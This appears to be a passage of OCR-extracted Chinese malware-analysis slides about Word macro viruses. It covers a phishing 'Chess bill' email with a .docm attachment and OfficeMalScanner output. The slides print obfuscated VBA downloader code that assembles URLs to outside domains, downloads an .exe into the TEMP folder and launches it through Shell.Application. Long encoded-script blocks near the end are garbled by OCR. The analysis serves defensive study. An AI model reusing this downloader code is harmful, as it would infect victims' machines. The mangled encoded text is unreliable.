Int((upperbound - lowerbound + 1) * Rnd + lowerbound)
```


```
Int((217 - 97 + 1) * Rnd + 97)
```

```
Ndjs = -1 + 104 + 1
ATTH = http://
```

另一个样本


```
Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 433) + 105
ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8) & "://"

TSTS = "." + "tx" + "t"
CDDD = "7777" + TSTS
LNSS = "rara" + TSTS
STT2 = "cdinfla" + "tables.com/com" + "ponents/co" + "m_wra" + "pper/"
STT1 = "monitoringin" + "ternetu.com/c" + "omponents/c" + "om_w" + "rapper/"


PBIn = ATTH + STT1 + CDDD

CONT = Module2.Linolium(PBIn)

If (Right(CONT, 1) <> "=") Then
PBIn = ATTH + STT2 + CDDD
CONT = Module2.Linolium(PBIn)
NFBH = Module2.Linolium(ATTH + STT1 + LNSS)
Else
NFBH = Module2.Linolium(ATTH + STT2 + LNSS)
End If
```

案例二


2015/7/31 (周五) 17:42
FW: Your latest Chess Bill Is Ready
收件人 表示 受付2; 田尻 あかね; 榮 大輔; 英賀 成彦; 今村 一葉; 河合 美樹
该邮件为"自动转发"。
已删除此邮件多余的
邮件
2015-0
差出人: CustomerSer
送信日時: 2015 年 7
宛先: 情報管理（表
件名: Your latest Che
Your bill summary
Account number: 245
Invoice Number: 2398
Bill date: July 2015
Amount: £17.50
How can I view my bill
Your Chess bill is read
Forgotten your sign in
If you've forgotten yo
Making payments is e
If you want to make a
You don't need to do a
Switch to Direct Debit
Anything else you'd lik
Why not visit our supp
2015-07-Bill1.docm - Microsoft Word
开始
插入
页面布局
引用
邮件
审阅
视图
宋体 (中文正文)
小四
粘贴
剪贴板
字体
段落
样式
编辑
查找
替换
选择
更改样式
安全警告 宏已被禁用。
选项...

Oledump/OfficeMalScanner提取宏


```
C:\OfficeMalScanner>OfficeMalScanner.exe C:\demo\宏病毒样本（word）\宏病毒样本（
word）\案例2\2015-07-Bill1.docm inflate

+-----------------------------------------+
|          OfficeMalScanner v0.61         |
|  Frank Boldewin / www.reconstructer.org |
+-----------------------------------------+

[*] INFLATE mode selected
[*] Opening file C:\demo\宏病毒样本（word）\宏病毒样本（word）\案例2\2015-07-Bil
l1.docm
[*] Filesize is 26835 (0x68d3) Bytes
[*] Microsoft Office Open XML Format document detected.

Found 14 files in this archive

[Content_Types].xml ----- 1453 Bytes ----- at Offset 0x00000000
_rels/.rels ----- 590 Bytes ----- at Offset 0x000003cf
word/_rels/document.xml.rels ----- 939 Bytes ----- at Offset 0x000006f3
word/document.xml ----- 984 Bytes ----- at Offset 0x00000956
word/vbaProject.bin ----- 34304 Bytes ----- at Offset 0x00000b46
word/_rels/vbaProject.bin.rels ----- 277 Bytes ----- at Offset 0x00004653
word/theme/theme1.xml ----- 7043 Bytes ----- at Offset 0x0000474f
word/vbaData.xml ----- 1075 Bytes ----- at Offset 0x00004e37
word/settings.xml ----- 5568 Bytes ----- at Offset 0x00005024
docProps/app.xml ----- 992 Bytes ----- at Offset 0x000056b2
word/styles.xml ----- 10016 Bytes ----- at Offset 0x000059d4
docProps/core.xml ----- 623 Bytes ----- at Offset 0x00006014
word/fontTable.xml ----- 1031 Bytes ----- at Offset 0x00006291
word/webSettings.xml ----- 260 Bytes ----- at Offset 0x00006444


-------------------------------------------------------------------------------
      Content was decompressed to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Decompresse
dMsOfficeDocument.

      Found at least 1 ".bin" file in the MSOffice document container.
           Try to scan it manually with SCAN+BRUTE and INFO mode.
```

```
C:\OfficeMalScanner>OfficeMalScanner.exe "C:\Documents and Settings\Administrato
r\Local Settings\Temp\DecompressedMsOfficeDocument\word\vbaProject.bin" info

+-----------------------------------------+
|          OfficeMalScanner v0.61         |
|  Frank Boldewin / www.reconstructer.org |
+-----------------------------------------+

[*] INFO mode selected
[*] Opening file C:\Documents and Settings\Administrator\Local Settings\Temp\Dec
ompressedMsOfficeDocument\word\vbaProject.bin
[*] Filesize is 34304 (0x8600) Bytes
[*] Ms Office OLE2 Compound Format document detected

-----------------------------------------
[Scanning for VB-code in VBAPROJECT.BIN]
-----------------------------------------
Module1
Module2
Module4
Module35
ThisDocument
-------------------------------------------------------------------------------
                VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
               The decompressed Macro code was stored here:

------> C:\OfficeMalScanner\VBAPROJECT.BIN-Macros
-------------------------------------------------------------------------------
```

代码分析——Module2


```
1  Attribute VB_Name = "Module2"
2
3  Function init()
4
5    Set thisfrm = Forms("main")
6
7    frmWidth = thisfrm.InsideWidth
8    frmHeight = thisfrm.InsideHeight
9
10 End Function
11 Public Function lLJrFk6pKsSYJ(L9QLFPTuZDwM As String)
12 L9QLFPTuZDwM = Replace(Replace(Replace(L9QLFPTuZDwM, Chr(60), ""), Chr(61), ""), Chr(59), "")
13  Set lLJrFk6pKsSYJ = CreateObject(L9QLFPTuZDwM)
14 End Function
15 Private Sub button_physical_inventory_Click()
16 On Error GoTo Err_button_physical_inventory_Click
17
18     strSQLWhere = Me.combo_department_name.Value
19     stDocName = "physical_inventory"
20     DoCmd.OpenReport stDocName, acPreview
21
22 Exit_button_physical_inventory_Click:
23     Exit Sub
24
25 Err_button_physical_inventory_Click:
26     MsgBox Err.Description
27     Resume Exit_button_physical_inventory_Click
28
29 End Sub
```

代码分析——Module1


```
1  Attribute VB_Name = "Module1"
2
3  Private Sub Form_Load()
4    Me.RecordSource = strSQLInventory
5
6    If Me.boxes > 0 Or Me.pieces > 0 Then
7      Me.total = (strInventoryCount * Me.boxes) + Me.pieces
8    Else
9      Me.total = Me.pieces
10   End If
11
12 End Sub
13
14 Private Sub boxes_LostFocus()
15   If Me.boxes > 0 Then
16     Me.total = strInventoryCount * Me.boxes
17   End If
18 End Sub
19
20 Public Function FlvXHsDrWT3aY(yXhBaz0XR As Variant, c7e410X3Qq As String)
21 Dim NLobhieCn4Xt: Set NLobhieCn4Xt = lLJrFk6pKsSYJ("A" & Chr(60) & Chr(100) & Chr(111) & Chr(59) & Chr(100) & Chr(98)
22 & Chr(61) & Chr(46) & Chr(83) & Chr(116) & Chr(61) & Chr(114) & Chr(60) & "e" & Chr(97) & Chr(59) & "m")
23
24 With NLobhieCn4Xt
25     .Type = 1
26      .Open
27      .write yXhBaz0XR
28 End With
29      NLobhieCn4Xt.savetofile c7e410X3Qq, 2
```

代码分析——Module4



```
Sub LWS8UPvw1QGKq()

Nrh1INh1S5hGed = "h" & Chr(116) & Chr(61) & "t" & Chr(112) & Chr(58) & Chr(47) & Chr(59) & Chr(47) & Chr(99) & Chr(104)
& Chr(97) & "t" & Chr(101) & Chr(97) & Chr(117) & Chr(45) & Chr(100) & Chr(60) & Chr(101) & Chr(115) & Chr(45) & Chr(105)
& Chr(108) & "e" & Chr(115) & Chr(46) & Chr(61) & Chr(99) & Chr(111) & Chr(109) & Chr(47) & Chr(60) & Chr(52) & Chr(116)
& Chr(102) & Chr(51) & Chr(51) & Chr(119) & Chr(47) & Chr(60) & Chr(119) & "4" & Chr(116) & Chr(52) & Chr(53) & Chr(51)
& Chr(46) & Chr(59) & Chr(101) & Chr(61) & Chr(120) & Chr(101)
Set LhZitls7wPn = lLJrFk6pKsSYJ("M" & "i" & Chr(60) & Chr(99) & Chr(114) & Chr(111) & Chr(61) & "s" & Chr(111) & "f"
& Chr(116) & ";" & Chr(46) & "X" & Chr(77) & Chr(60) & "L" & Chr(59) & Chr(72) & "T" & Chr(61) & Chr(84) & "P")

Nrh1INh1S5hGed = Replace(Replace(Replace(Nrh1INh1S5hGed, Chr(60), ""), Chr(61), ""), Chr(59), "")
CallByName LhZitls7wPn, Chr(79) & Chr(112) & Chr(101) & Chr(110), VbMethod, Chr(71) & Chr(69) & Chr(84), _
Nrh1INh1S5hGed _
, False

Set vu2Wh85645xcP0 = lLJrFk6pKsSYJ(Chr(87) & "<" & Chr(83) & "c" & Chr(61) & Chr(114) & "i" & Chr(112) & "t" & Chr(59)
& Chr(46) & Chr(83) & "=" & Chr(104) & "e" & "<" & "l" & Chr(108))

Set GhbwRqU9OkbF = CallByName(vu2Wh85645xcP0, Chr(69) & Chr(110) & "v" & Chr(105) & Chr(114) & Chr(111) & "n" & "m"
& Chr(101) & Chr(110) & Chr(116), VbGet, Chr(80) & "r" & "o" & Chr(99) & "e" & Chr(115) & "s")

SD3q5HdXxoiA = GhbwRqU9OkbF(Chr(84) & Chr(69) & Chr(77) & Chr(80))

aDPbd2byZb = SD3q5HdXxoiA & "\" & Chr(102) & Chr(103) & Chr(104) & Chr(103) & Chr(107) & Chr(98) & Chr(98)
& Chr(46) & "e" & "x" & Chr(101)
Dim bvGEpxCVsZ() As Byte

CallByName LhZitls7wPn, Chr(83) & Chr(101) & Chr(110) & Chr(100), VbMethod
bvGEpxCVsZ = CallByName(LhZitls7wPn, "r" & "e" & Chr(115) & Chr(112) & Chr(111) & Chr(110) & Chr(115) & Chr(101)
& Chr(66) & Chr(111) & Chr(100) & "y", VbGet)
FlvXHsDrWT3aY bvGEpxCVsZ, aDPbd2byZb
```

代码分析——Module35


```
Public Function ENMD3t8EY4A(Ka0YAlL82q As String)
 Set CYgAH0pzCPj0eA = lLJrFk6pKsSYJ(Chr(83) & Chr(104) & "=" & Chr(101) & Chr(108) & Chr(59) & Chr(108) & Chr(60)
 & Chr(46) & Chr(65) & Chr(112) & Chr(59) & Chr(112) & Chr(108) & "i" & Chr(60) & "c" & "a" & Chr(116) & Chr(61)
 & Chr(105) & Chr(111) & Chr(110))
With CYgAH0pzCPj0eA
.Open (aDPbd2byZb)
End With
End Function
```

案例三:微博事件中的VBS加密手段


```
#@~^ZaoAAA==a{J{z 2&Zysyo ~&+ w o+R& yo w b2++sysyAf +0ysf y{ O&++w s+)2 +syoybfy F ,2 yo ; o&y )+A& y) F& y$+s2 yb+bf+yb+G2+ z
 fy b+ 2 +by)2 +~ O& yAy$&y ) z&++z G2+ z G2++Ayb2 +b+)2 +Ay1&y $+~& +)ybf y$ybfy z G2 y) z&+ ~ ofy Ay/&y by)f yAyff +$yff y) z&
++~ ff+yA+A2+yb+z&y AyZ2+ ~ /&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~ 1fy b+)2 +Ay/2 +~ R& yby)&y $ ;&++~ Z2+ z b2++Ayf2 +b+{2 +by)&y
$+G& +)yvf y)ybfy ~ Z2 y$ ;&+ z )fy Ay9&y Ay/f ybybf +$yff y$ ~&++z bf+yA+Z2+yA+;&y byb2+ ~ /&y $+O& y) z& y$+Z2 yA+,f+yb+b2+ ~
9fy A+32 +by)2 +~ ;& yAy/&y ) z&++~ Z2+ ~ ,2++byb2 +A+/2 +Ay1&y )+z& +$yff y$y2fy z b2 y$ ;&+ ~ /fy by)&y Ay/f yAy,f +)ybf y$ ;&
++~ ,f+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ ;& y)+b2 yA+Zf+yA+,2+ z )fy A+/2 +Ay12 +z z& yAy9&y $ A&++z b2+ ~ Z2++AyZ2 +b+)2 +Ay9&y
)+F& +)ybf y$yffy z v2 y) z&+ ~ /fy Ay/&y by)f yAyff +$ybf y) z&++~ ff+yb+v2+yb+z&y AyZ2+ ~ /&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~
0fy b+)2 +Ay/2 +~ O& yby)&y $ ;&++~ Z2+ z b2++AyZ2 +A+12 +by)&y $+;& +$y,f y)ybfy ~ f2 y$ w&+ z )fy Ay/&y Ay/f ybybf +$yZf y$ O&
++z bf+yA+Z2+yA+O&y byb2+ ~ 9&y $+G& y) z& y$+Z2 yA+Zf+yb+b2+ ~ /fy A+12 +by)2 +~ ;& yAy0&y ) z&++~ f2+ ~ A2++byb2 +A+/2 +Ay/&y
)+z& +$yZf y$y,fy z b2 y$ ;&+ ~ 0fy by)&y Ay/f yAy,f +)ybf y$ ;&++~ Zf+yb+b2+yA+G&y byG2+ z )&y $+G& y) +& y)+b2 yA+Zf+yA+Z2+ z
)fy A+92 +Ay92 +z z& yAy9&y $ z&++z b2+ ~ Z2++AyZ2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ %2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$yZf y) z&
++~ Zf+yA+,2+yb+z&y Ayf2+ z  &y )+z& y$ ;& y$+%2 yb+bf+yA+Z2+ ~ /fy b+)2 +Ay/2 +~ O& yby)&y $ ;&++~ ,2+ z b2++Ayf2 +A+/2 +by)&y
$+;& +$yZf y)ybfy ~ Z2 y$ O&+ z )fy Ay9&y by{f ybybf +$yZf y$ ;&++z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+R& y) z& y$+Z2 yA+Zf+yb+b2+ ~
/fy A+12 +by)2 +~ ;& yAy1&y ) z&++~ f2+ ~ s2++byb2 +A+/2 +Ay/&y )+z& +$yZf y$y,fy z b2 y$ ;&+ ~ 0fy by)&y Ay/f yAy,f +)ybf y$ ;&
++~ Zf+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ O& y)+b2 yA+ff+yA+Z2+ z )fy A+/2 +Ay/2 +z z& yAy9&y ) F&++z b2+ ~ f2++byv2 +b+)2 +Ay/&y
$+;& +)ybf y$yZfy ~ ,2 y) z&+ ~ /fy Ay1&y by)f yAyff +$yAf y) z&++~ Zf+yA+Z2+yb+z&y AyZ2+ ~ 1&y )+z& y$ ;& y$+,2 yb+bf+yA+f2+ ~
ofy b+)2 +Ay/2 +~ ;& yby)&y $ G&++~ Z2+ z b2++AyZ2 +A+12 +by)&y $+;& +$yZf y)ybfy ~ f2 y$ ~&+ z )fy Ay9&y Ay$f ybybf +$yZf y$ ;&
++z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+O& y) z& y$+f2 yA+2f+yb+b2+ ~ /fy A+/2 +by)2 +~ ;& yAy1&y ) z&++~ Z2+ ~ %2++byb2 +A+/2 +Ay1&y
)+z& +$yZf y$yZfy z b2 y$ G&+ ~ $fy by)&y Ay9f yAyff +)ybf y$ ;&++~ Zf+yb+b2+yA+;&y Ay,2+ z )&y $+;& y$ O& y)+b2 yA+ff+yA+Z2+ z
)fy A+/2 +Ay/2 +z z& yAy/&y $ O&++z b2+ ~ Z2++Ay%2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ Z2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$y,f y) z&
++~ Zf+yA+,2+yb+z&y AyZ2+ ~ /&y )+z& y$ G& y$+A2 yb+bf+yA+f2+ ~ )fy b+)2 +Ay/2 +~ ;& yby)&y $ ;&++~ ,2+ z b2++AyZ2 +A+02 +by)&y
$+G& +$yZf y)ybfy ~ Z2 y$ ;&+ z )fy Ay/&y Ay1f ybybf +$yZf y$ R&++z bf+yA+Z2+yA+O&y byb2+ ~ /&y $+;& y) z& y$+f2 yA+Af+yb+b2+ ~
9fy A+$2 +by)2 +~ ;& yAy/&y ) z&++~ Z2+ ~ ,2++byb2 +A+/2 +Ay1&y )+z& +$yff y$yZfy z b2 y$ ;&+ ~ /fy by)&y Ay9f yAy2f +)ybf y$ ;&
++~ %f+yb+b2+yA+;&y AyZ2+ z )&y $+G& y) F& y)+b2 yA+ff+yA+22+ z )fy A+/2 +Ay/2 +z z& yAy/&y $ O&++z b2+ ~ Z2++Ay,2 +b+)2 +Ay9&y
$+~& +)ybf y$yZfy ~ Z2 y) z&+ ~ /fy Ay1&y by)f yAyZf +$y,f y) z&++~ ff+yA+s2+yb+z&y AyZ2+ ~ /&y )+z& y$ G& y$+A2 yb+bf+yA+f2+ ~
$fy b+)2 +Ay/2 +~ ;& yby)&y $ ;&++~ ,2+ z b2++AyZ2 +A+12 +by)&y $+G& +$y2f y)ybfy ~ Z2 y$ ;&+ z )fy Ay/&y Ay1f ybybf +$yZf y$ R&
++z bf+yA+f2+yA+w&y byb2+ ~ /&y $+;& y) z& y$+Z2 yA+,f+yb+b2+ ~ /fy A+12 +by)2 +~ G& yby &y ) z&++~ Z2+ ~ Z2++byb2 +A+/2 +Ay1&y
)+z& +$yZf y$y,fy z b2 y$ G&+ ~ /fy by)&y Ay/f yAyZf +)ybf y$ G&++~ 2f+yb+b2+yA+G&y AyZ2+ z )&y $+;& y$ ;& y)+b2 yA+Zf+yA+,2+ z
)fy A+/2 +Ay12 +z z& yAy9&y $ w&++z b2+ ~ Z2++AyZ2 +b+)2 +Ay/&y $+O& +)ybf y$yZfy ~ %2 y) z&+ ~ 9fy Ay3&y by)f yAyZf +$yZf y) z&
++~ Zf+yA+,2+yb+z&y AyZ2+ ~ 0&y )+z& y$ ;& y$+,2 yb+bf+yA+Z2+ ~ /fy b+)2 +Ay/2 +~ O& yby)&y $ ;&++~ %2+ z b2++Ayf2 +A+)2 +by)&y
$+;& +$yZf y)ybfy ~ Z2 y$ O&+ z )fy Ay/&y Ay0f ybybf +$yff y$ z&++z bf+yA+Z2+yA+;&y byb2+ ~ 9&y )+F& y) z& y$+f2 yA+2f+yb+b2+ ~
```



第二层


```
B29322B2B322A2A322B2C322B2C322A2A322B2F322B2E322A2A322B2F322B2C322A2A322B2C322B2C322A2A322B2F322B2C322A2A322B2C322B2C322A2A322
B2F322B2E322A2A322B2C322B2D322A2A322B2C322B29322A2A322B2C322B2C322A2A322B2F322B2E322A2A322B2C322B29322A2A322B2C322A27322A2A322
A27322B2F322A2A322A27322A26322A2A322B2B322A26322A2A322A27322A27322A27322A2A322A27322A27322B2C322A2A322B2F322B2E322A2A322A27322
A26322A27322A2A322B29322B2B322A2A322B29322B29322A2A322A27322A26322B2C322A2A322B2F322B2E322A2A322B2B322B29322A2A322A27322A26322
B28322A2A322A27322A26322A26322A2A322B2A322B28322A2A322B29322B2B322A2A322A27322A27322B2A322A2A322B29322B2B322A2A322B2F322B2E322
A2A322A27322A26322B2D322A2A322A27322A27322A26322A2A322B2F322B2E322A2A322B2B322B2B322A2A322A27322B2E322A27322A2A322B2A322B2D322
A2A322A27322A27322B2C322A2A322A27322A27322B2C322A2A322B29322B2B322A2A322A27322B2E322A27322A2A322A27322B2F322A2A322A27322A26322
A2A322B2B322B28322A2A322A27322A26322A27322A2A322A27322A27322B29322A2A322A27322A26322A26322A2A322B29322B2B322A2A322A27322A27322
B2A322A2A322B29322B2B322A2A322B2A322A27322A2A322B2B322B28322A2A322A27322A26322A27322A2A322A27322A27322B29322A2A322B2A322B28322
A2A322B29322B2B322A2A322A27322A27322B2A322A2A322B29322B2B322A2A322B2F322B28322A2A322B29322B29322A2A322A27322A26322B2C322A2A322
A27322A27322B2C322A2A322B2C322A26322A2A322B2B322B29322A2A322A27322A26322B28322A2A322A27322A26322A26322A2A322B2A322B28322A2A322
B29322B2B322A2A322A27322A27322B2A322A2A322B29322B2B322A2A322B2C322A27322A2A322A27322B2F322A2A322A27322A26322A2A322B2B322B28322
A2A322A27322A26322A27322A2A322A27322B2E322A26322A2A322A27322A27322B2A322A2A322A27322B2F322A2A322A27322A26322A2A322B2A322B2B322
x="7A233C2F2F2B322F2F28322F2F2A322F2F2B32282F322729322\2A322B29322B2B322A2A322A27322A27322B2A322A2A322B29322B2B322
A2A322B29322B2B322A2A322A27322A27322B2A322A2A322B29322\27322A27322B29322A2A322B2A322B28322A2A322B29322B2B322A2A322
B2B322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C322\26322A2A322B2A322B29322A2A322A27322A27322A26322A2A322A27322
A26322A2A322B2C322B2C322A2A322B2D322B2C322A2A322B2D322\2B322A2A322A27322A27322A26322A2A322B29322B29322A2A322A27322
B2E322A2A322B2C322B2C322A2A322B2C322B29322A2A322B2C322\27322A27322A26322A2A322A27322B2F322A2A322A27322A26322A2A322
B29322A2A322B2C322B29322A2A322B2C322B2C322A2A322B2C322\2A322B29322B29322A2A322A27322A27322B2B322A2A322A27322A27322
A27322A2A322B2D322A26322A2A322B2C322B2C322A2A322B2D322\2A322A27322A26322B2C322A2A322A27322A27322B2C322A2A322A27322
B28322A2A322B2C322B29322A2A322B2C322B2C322A2A322B2C322\2B322A2A322B2C322A26322A2A322A27322A26322A26322A2A322B29322
B29322A2A322B2C322B29322A2A322B2D322B2D322A2A322B2C322\2A322A27322B2F322A2A322A27322A26322A2F322F2D322F2E322F2E2C3
B2C322A2A322B2C322B29322A2A322B2C322B28322A2A322B2C322\2C32262B322828322F2F2F322F2F29322F2F2E322F2E2E322A2E322F2F2
                                                        :322D2C322D2C322D2C322D2C322F2F2A322F2F29322F2F2E322F2F2E322
                                                        \322D26322727322F2E2A322F2F2A322A2E322F2F2B322F2F28322F2F2A3
                                                        :2E322F2F28322F2D322F2E322827322F2C2E322F2E2F322727322F2F293
